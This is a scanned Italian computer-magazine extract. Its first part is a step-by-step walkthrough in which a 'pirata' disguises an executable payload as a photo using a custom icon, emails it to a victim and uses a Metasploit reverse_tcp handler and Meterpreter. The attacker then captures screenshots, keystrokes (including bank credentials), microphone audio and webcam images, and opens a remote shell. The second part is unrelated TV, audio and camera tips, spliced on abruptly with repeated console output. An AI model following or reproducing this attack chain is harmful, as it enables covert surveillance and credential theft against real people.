**4** A questo punto, il pirata avvia il browser e raggiunge il sito Web [www.icoconvert.com](http://www.icoconvert.com). Clicca sul pulsante **Browse** e raggiunge il percorso nel quale ha salvato l'immagine **screenshot.jpg** (**Passo C3**), la seleziona e conferma dapprima con un clic sul pulsante **Apri** e successivamente con **Upload**.



A screenshot of a web browser window titled "ICO-Convert - Create Icons From PNG & JPG Images Online - iconconvert.com". The address bar shows "icoconvert.com". The page content includes a sidebar with "Most Visited" links like "Offensive Security", "Kali Linux", "Kali Docs", "Kali Tools", "Exploit-DB", and "Aircrack-ng". A main area displays a file dialog box. The dialog has a title "Opening screenshot..r8p..icon.ico". It contains the message "You have chosen to open: screenshot..r8p..icon.ico which is: Icon Windows (110 KB) from: http://icoconvert.com". Below this, it asks "What should iconwessel do with this file?". There are three options: "Open with Visualizzatore di immagini (default)" (radio button selected), "Save File", and "Do this automatically for files like this from now on.". At the bottom are "Cancel" and "OK" buttons.



**5** Il pirata scorre la pagina Web fino a raggiungere la sezione **Select the icon format**. Qui clicca su **ICO for Windows 7, Windows 8, Vista and XP** e seleziona la casella **256x256**. Non gli resta che cliccare sul pulsante **Convert** e attendere qualche secondo affinché la conversione venga effettuata.

**6** Infine, il pirata clicca su **Download your icon**, seleziona **Save File** e conferma con **OK**. A questo punto, può copiare su una pendrive USB il file **.exe** creato al **Passo D3** e l'icona appena scaricata e spostarsi su un PC equipaggiato con Windows per perfezionare la sua opera.


# DOSSIER UN KEYLOGGER NELLE FOTO

## Da esegibile ad immagine

Ecco come il pirata cambia l'icona del virus che ha creato facendolo somigliare in tutto e per tutto all'anteprima di una fotografia digitale. Una vera e propria trappola pronta a scattare.



**1** Il pirata sposta in un PC Windows i file copiati ([vedi pagina precedente](#)) e scarica dal Web il software Resource Hacker. Lo avvia, si sposta nel menu **File**, clicca su **Open**, raggiunge il percorso nel quale ha salvato il file .exe e ne conferma l'apertura. Clicca quindi su **Add Binary or Image Resource**.





**3** Il nuovo file .exe (salvato automaticamente nella stessa directory nella quale è presente quello originale e trasferito al passo 1) ha ora un aspetto decisamente simile ad un'anteprima di una foto: così facendo, il malcapitato ci cliccherà due volte convinto di aprire una vera immagine.

**2** Nella nuova finestra che appare, il pirata clicca su **Select File** e seleziona l'icona in formato .ico trasferita al passo precedente. Conferma dapprima con **Add Resource** e, dopo essere ritornato all'interfaccia grafica principale di Resource Hacker, con un clic sul pulsante **Save**.



**4** A questo punto, il pirata può inviare tramite e-mail il nuovo file .exe (ma che in realtà sembra un'immagine) alla sua vittima e ritornare al PC equipaggiato con Kali Linux. Da qui, avvia il terminale e lancia il comando **msfconsole**. Digita poi **use multi/handler** e conferma con **Invio**.



**5** Il pirata entra quindi nel vivo dell'azione digitando **set PAYLOAD windows/meterpreter/reverse\_tcp** e conferma con **Invio**. Con questo comando, infatti, dice al software **Metasploit** (msfconsole) di utilizzare il payload che ha creato in precedenza ([pagina 33](#)).

**6** Il pirata lancia **set LHOST** seguito dall'IP della macchina attaccante (ad esempio **10.0.2.15**) e preme **Invio**. Successivamente, digita **set LPORT 4444**, che è la porta in ascolto configurata precedentemente, e conferma premendo ancora una volta il tasto **Invio**. Tutto è pronto per sferrare l'attacco.

# Così entra nel tuo PC!

Il pirata è riuscito a prendere il controllo del computer della vittima: così riesce a spiare la sua vita privata da Webcam e microfono e a scovare ogni tipologia di password.

```
root@kali:~# validate lots of vulnerabilities to demonstrate exposure  
with Metasploit Pro -- Learn more on http://rapid7.com/metasploit  
[+] metasploit > 4.1.1.5-20160301MSL  
[+] 1517 exploits - 875 auxiliary - 257 post  
[+] 437 payloads - 37 encoders - 8 nops  
[+] Free Metasploit Pro trial: http://r7.co/trypsp  
  
msf > use multi/handler  
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp  
PAYLOAD => windows/meterpreter/reverse_tcp  
msf exploit(handler) > set LHOST 192.168.0.12  
LHOST => 192.168.0.12  
msf exploit(handler) > set LPRT 4444  
LPRT => 4444  
msf exploit(handler) > exploit  
  
[*] Started reverse TCP handler on 192.168.0.12:4444  
[*] Starting the payload handler...  
[*] Sending stage (957487 bytes) to 192.168.0.11:15110 at 20  
16-03-23 16:48:00 +0100
```

**1** All'interno di Metasploit (**msfconsole**) il pirata lancia il comando **exploit**. Ora non gli rimane che sperare che il malcapitato che ha ricevuto la finta immagine decida di cliccarci sopra due volte, cascando nel tranello. Non appena lo farà, la sessione Meterpreter verrà avviata automaticamente.

```
root@kali:~# timestamp  
timestamp > Manipulate file MAC attributes  
meterpreter > screenshot  
Screenshot saved to: /root/Gchr0sXQ.jpeg  
meterpreter > keyscan_start  
keyscan_start > keyscan_stop  
meterpreter > keyscan_start  
Starting the Keystroke sniffer...  
meterpreter > keyscan_stop  
Stopping the Keystroke sniffer...  
meterpreter > keyscan_dump  
Dumping captured keystrokes...  
[-] stdapi_u_get_keys: Operation failed: Incorrect function.  
meterpreter > getdesktop
```

**2** Da questo momento in poi, la vita del malcapitato sarà davvero dura. Il pirata, infatti, può iniziare a sfruttare tutte le potenzialità di Metasploit. Ad esempio, per catturare uno screenshot al pirata basta lanciare in Meterpreter il comando **screenshot**. L'immagine verrà salvata al percorso indicato.

```
root@kali:~# keyscan_start  
Starting the keystroke sniffer...  
meterpreter > keyscan_stop  
Stopping the keystroke sniffer...  
meterpreter > keyscan_dump  
Dumping captured keystrokes...  
[-] stdapi_u_get_keys: Operation failed: Incorrect function.  
meterpreter > getdesktop  
Session 3 w/o D  
meterpreter > screenshot  
Screenshot saved to: /root/Yn0czemr.jpeg  
meterpreter > record_mic  
[*] Starting...  
[*] Stopped  
Audio saved to: /root/WtjP0otb.wav  
meterpreter > record_mic  
[*] Starting...  
[*] Stopped  
Audio saved to: /root/PtEYjqBm.wav  
meterpreter > record_mic -d 5  
[*] Starting...  
[*] Stopped  
Audio saved to: /root/dhIdMaf.wav  
meterpreter > keyscan_start  
Starting the keystroke sniffer...  
meterpreter > keyscan_dump  
Dumping captured keystrokes...  
www.google.it <Return> ciao ciao <Return>  
meterpreter > keyscan_stop  
Stopping the keystroke sniffer...  
meterpreter > keyscan_start  
Starting the keystroke sniffer...  
meterpreter > keyscan_dump  
Dumping captured keystrokes...  
www.unicredit.it <Return> 65475695 <Tab> 12345678 <Return>
```

**3** Se il computer bersaglio è dotato di microfono, il pirata può addirittura catturare suoni, voci e rumori presenti nella stanza in cui si trova l'ignara vittima. Per farlo, il pirata digita il comando **record\_mic -d X** seguito da **Invio**, dove **X** è il numero di secondi di registrazione.



**4** Stesso discorso per la webcam: il pirata può catturare un'istantanea di ciò che viene inquadrato o, addirittura, avviare un live streaming. Gli basta lanciare il comando **webcam\_snap** (per catturare un frame) o **webcam\_stream** (per avviare lo streaming che visualizza direttamente nel browser).

```
root@kali:~# Starting...  
[*] Stopped  
Audio saved to: /root/WtjP0otb.wav  
meterpreter > record_mic  
[*] Starting...  
[*] Stopped  
Audio saved to: /root/PtEYjqBm.wav  
meterpreter > record_mic -d 5  
[*] Starting...  
[*] Stopped  
Audio saved to: /root/dhIdMaf.wav  
meterpreter > keyscan_start  
Starting the keystroke sniffer...  
meterpreter > keyscan_dump  
Dumping captured keystrokes...  
www.google.it <Return> ciao ciao <Return>  
meterpreter > keyscan_stop  
Stopping the keystroke sniffer...  
meterpreter > keyscan_start  
Starting the keystroke sniffer...  
meterpreter > keyscan_dump  
Dumping captured keystrokes...  
www.unicredit.it <Return> 65475695 <Tab> 12345678 <Return>
```

**5** Il pirata ha la possibilità di configurare un keylogger: ogni tasto premuto dalla sua vittima verrà registrato in modo da visualizzare (in chiaro!) ogni password digitata. Il pirata lancia **keyscan\_start** e, dopo un po' di tempo, **keycan\_dump** per visualizzare tutti i caratteri digitati dal malcapitato.

```
22/03/2016 17:50 545.358 man-shocked-looks-computer.jpg  
22/03/2016 18:16 160.035 maxresdefault (1).jpg  
22/03/2016 17:59 160.035 maxresdefault.jpg  
23/03/2016 16:29 886 MinGW Installer.lnk  
22/03/2016 17:55 355.513 o-SHOCKED-GIRL-ON-COMPUTER-facebook.jpg  
23/03/2016 14:46 <DIR> passaggio  
28/02/2016 23:03 32 scarpe.txt  
07/03/2016 17:02 90.770 Scontrino virtuale.pdf  
21/03/2016 18:50 129.183 Senza titolo-1.jpg  
23/03/2016 17:55 608.628 shocked-woman-1.jpg  
22/03/2016 13:06 234 todo.txt  
23/03/2016 01:59 327.974.551 una-donna-per-amica.mkv  
21/03/2016 17:21 189.712 UniCredit.pdf  
06/03/2016 13:46 <DIR> vari  
23/03/2016 16:35 <DIR> virus  
16/03/2016 13:08 <DIR> voucher  
23/03/2016 17:03 <DIR> w  
12/03/2016 19:06 888.853 _DSC7258.jpg  
16/03/2016 18:40 215.605.028 _DSC7274.psd  
40 File 573.939.925 byte
```

**6** Come se non bastasse, il pirata può anche assumere il pieno controllo del PC della vittima. Lanciando il comando **shell**, infatti, il pirata si ritrova di fronte ad un prompt dei comandi del PC bersaglio. Da qui può esplorare file, cancellarli o aggiungerne di nuovi (ad esempio altri virus!).


# I MIGLIORI 25 TRUCCHI



## 1 TAGLIARE LE SCENE D'AZIONE

Grazie ad un aggiornamento si possono tagliare le riprese migliori direttamente sull'LCD delle GoPro Hero4 con BacPac, Hero4 Silver e Hero+. Come aggiornare è descritto nel trucco 18, invece per tagliare mettete in pausa durante la riproduzione video e fate clic sull'icona delle forbici, quindi regolate la durata della clip dalla barra dei menu con i pulsanti + e -.

## 3 MIGLIORARE L'AUDIO DEL TV



Se avete una vecchia TV a schermo piatto probabilmente l'audio non è dei migliori. Per offrire il degno accompagnamento audio ad un film d'azione potete collegare il TV ad un sistema stereo: se questo è vicino basta collegare l'uscita delle casse o della cuffia (vedi foto) all'ingresso RCA dell'Hi-Fi. Anche molti speaker Wireless dispongono di un ingresso audio per il TV. Attenzione però al fatto che in alcuni modelli di TV è necessario disattivare gli speaker interni.


# COSÌ OTTIENI IL MASSIMO DA TUTTI I DISPOSITIVI HI-TECH

Collegamenti ottimali, impostazioni corrette, ultimi aggiornamenti: con i nostri consigli potrai **OTTENERE IL MEGLIO DALLA TECNOLOGIA**.

Che sia un TV, una fotocamera o un Hi-Fi, i vostri dispositivi possono fare più di quanto pensate! COMPUTER BILD mostra come, con pochi e semplici passi, è possibile risolvere



rapidamente piccoli problemi e sfruttare tutto il potenziale dei dispositivi che abbiamo in casa. Inoltre, scoprirete come gli aggiornamenti del firmware possano portare non solo

più potenza, ma anche nuove funzionalità, come si possa giocare in maniera ottimale sul televisore o collegare in rete anche un Hi-Fi di una certa età con un piccolo investimento.



## 2 GIOCARE SENZA ESITAZIONI


Quando per giocare utilizzate il TV notate un certo ritardo nell'aggiornamento delle immagini? La modalità **Gioco** risolve questo problema, con piccoli compromessi per quanto riguarda la qualità. Solitamente trovate questa modalità nel menu **Impostazioni**, anche se Samsung la nasconde tra le impostazioni generali.



## 4 IN RETE CON SONOS

Se avete un vecchio Smart TV senza Wi-Fi potete utilizzare un box Sonos per collegarlo in rete via Wireless, con un vantaggio in più: se aggiungete un Sonos Play:5 potrete diffondere l'audio al sistema di speaker 5.1 tramite la stessa rete wireless, oppure creare un sistema audio multiroom senza alcun cavo su cui inciampare.

# O DAI TUOI CH 5



## 6 REGOLAZIONE DEL SUONO PER I SONOS

TruePlay è un geniale programma per iPhone da usare per la calibrazione automatica dei box audio Sonos Play:1, Play:3 e Play:5.

1 Controllate sull'App Store se l'app di Sonos è aggiornata, poi aprirete le **Impostazioni** e verificate se anche gli speaker sono aggiornati.

2 Nelle impostazioni dell'app scegliete il nome della camera e selezionate la casella di calibrazione.

3 Fate clic su **Impostazione TruePlay** e seguite le istruzioni a schermo.

## 9 AGGIORNAMENTO SPOTIFY PER L'HI-FI

Molti dispositivi con collegamento LAN o WiFi possono essere aggiornati per potersi connettere anche ai servizi offerti da Spotify. Ad esempio, è possibile riprodurre su un amplificatore e un ricevitore la musica scelta da Spotify su smartphone o tablet. Oltre 300 prodotti sono aggiornabili in tal senso: tra questi citiamo i ricevitori Onkyo dal TX-NR535 in poi, i Pioneer dal VSX-528 in poi, i Marantz dall'SR5009, i Yamaha dall'RX-V475 e i Pianocraft con LAN dal 2013. Per scaricare gli aggiornamenti visitate l'area **Download** del sito del produttore.



## TRUCCO MESSA A FUOCO PANASONIC LUMIX

Attivando la modalità Post-Focus la fotocamera scatta istantaneamente una serie di foto con diverse impostazioni differenti di nitidezza, così il fotografo può scegliere quella migliore. Ecco come:

- 1 Cliccate su [www.panasonic.it](http://www.panasonic.it) e qui su **Supporto**, poi su **Download** e **Firmware Fotocamere Lumix**. Verificate nell'elenco se è disponibile un aggiornamento per la vostra fotocamera, cliccate sul relativo link e nella pagina successiva su **Accepted** per accettare le condizioni di licenza, quindi scaricate il firmware.
- 2 Decomprimete il file e aviatelo con un doppio clic sull'EXE.
- 3 Copiate il file estratto (ad esempio "FS4\_110") su una scheda SD vuota.
- 4 Inserite la scheda SD nella fotocamera e seguite le istruzioni sul display.



## 7 MUSICA IN TUTTE LE STANZE

La tendenza audio per il 2016 è il multiroom: speaker audio collegati tramite rete wireless possono riprodurre lo stesso brano in più stanze contemporaneamente. Per farlo non abbiamo sempre bisogno di speaker WLAN. Ad esempio, se non volete rinunciare al vostro impianto Hi-Fi esistente potete collegarvi anche tramite l'Apple AirPort Express, il Sonos Connect o il Raumfeld Connector, tutti dispositivi che ricevono la musica dall'app gratuita distribuita dal produttore e la smistano sul sistema collegato.



## 8 STOP AL RUMORE

Lo JBL Charge 2 è uno speaker bluetooth molto popolare e apprezzato per la qualità audio e l'autonomia. Le versioni più vecchie, però, in alcuni casi soffrono di difetti dei bassi. Se ne avete uno premete contemporaneamente i tasti **Bluetooth** e **Volume su**: lo speaker pronuncerà la versione del firmware installato. Se è la 140, allora dovete aggiornarlo gratuitamente alla 141 per risolvere il problema con i bassi.

## TRUCCHI IN BREVE



### 10 È SUBITO SPOTIFY

Sfruttando l'auto-update, gli speaker Bose SoundTouch possono riprodurre direttamente i contenuti di Spotify. Nell'app Musica di Bose tappate su **Aggiungi**, poi su **Spotify** e inserite le informazioni sull'account.



### 11 IMMAGINI DI TEST ULTRA HD

Da [www.computerbild.it/](http://www.computerbild.it/) links/?m=299 potrete scaricare un'immagine ISO di test da utilizzare per regolare perfettamente l'immagine di un TV HD o UHD. Per le impostazioni base leggete i trucchi dal 14 al 17.



### 12 VIDEO PROFESSIONALI

Dopo l'aggiornamento V-Log L, la Panasonic GH4 può riprendere video con una gamma dinamica più ampia, estesa dagli originali 10 ai 12 step. L'aggiornamento, utile soprattutto ai professionisti, costa però circa 100 euro.




### 13 UPDATE SICURI

Gli aggiornamenti spesso impiegano molto, anche più di un'ora per i televisori, ad esempio. Per i dispositivi mobile pianificatevi prima e caricate la batteria al 100% o lasciate il caricabatterie collegato.

# I MIGLIORI 25 TRUCCHI

## IN BREVE MIGLIORARE LA QUALITÀ D'IMMAGINE DELLE TV



### 14 SAMSUNG

In **Impostazioni** selezionate la modalità **Film**, che offre un'ottima resa cromatica con le impostazioni di fabbrica. In **Impostazioni avanzate** selezionate l'opzione **Rapporto d'aspetto** e regolate le impostazioni per il formato immagine.

### 15 LG

Premete il pulsante per accedere alle Impostazioni, navigate fino a **Immagine** e **Modalità immagine**, quindi selezionate la voce **ISF Expert** o **Cinema**. Cliccate poi su **Formato** e **Solo scansione** e (se disponibile) **LED Local Dimming** e impostate **TrueMotion** su **Bassa**. Non cambiate nulle delle altre impostazioni.

### 16 PANASONIC

Nelle TV più costose la modalità ottimale è la **True Cinema**. Se non c'è, selezionate **Cinema**. Nelle impostazioni avanzate selezionate **Medio** per **Intelligent Frame Creation** e **16:9 overscan**. Non modificate le altre impostazioni.

### 17 PHILIPS

Nei modelli economici la modalità immagine perfetta è **Film**, mentre in quelli costosi è **ISF**. I migliori hanno anche il menu **Pixel Plus**. Scegliete l'impostazione più bassa per **Perfect Natural Motion** (in base al modello sarà "minima" o "basso").



## 18 FACILE DA USARE

La Action Cam Hero4 ha solo due pulsanti. L'ultimo aggiornamento aggiunge nuove impostazioni avanzate, tra cui l'angolo di visualizzazione. Con il tasto WLAN potete scorrere le opzioni e con il pulsante di scatto potete selezionare l'impostazione desiderata. Ecco come aggiornare:

- 1 Controllate sull'App Store se avete installato l'ultima versione dell'app GoPro.
- 2 Abilitate Bluetooth e WLAN dello smartphone.

3 Dalle impostazioni del WiFi sullo smartphone collegatevi alla WLAN della GoPro.

4 Avivate l'app GoPro e selezionate **Control your Camera** dal menu.

5 L'app consente di visualizzare gli aggiornamenti disponibili. Tappate su **Aggiorna**.

6 Dopo l'aggiornamento la fotocamera si spegne. Riconnettete lo smartphone con la GoPro e avviate l'app, che dovrebbe confermare l'aggiornamento.

## 19 TOP AUDIO PER CHROMECAST

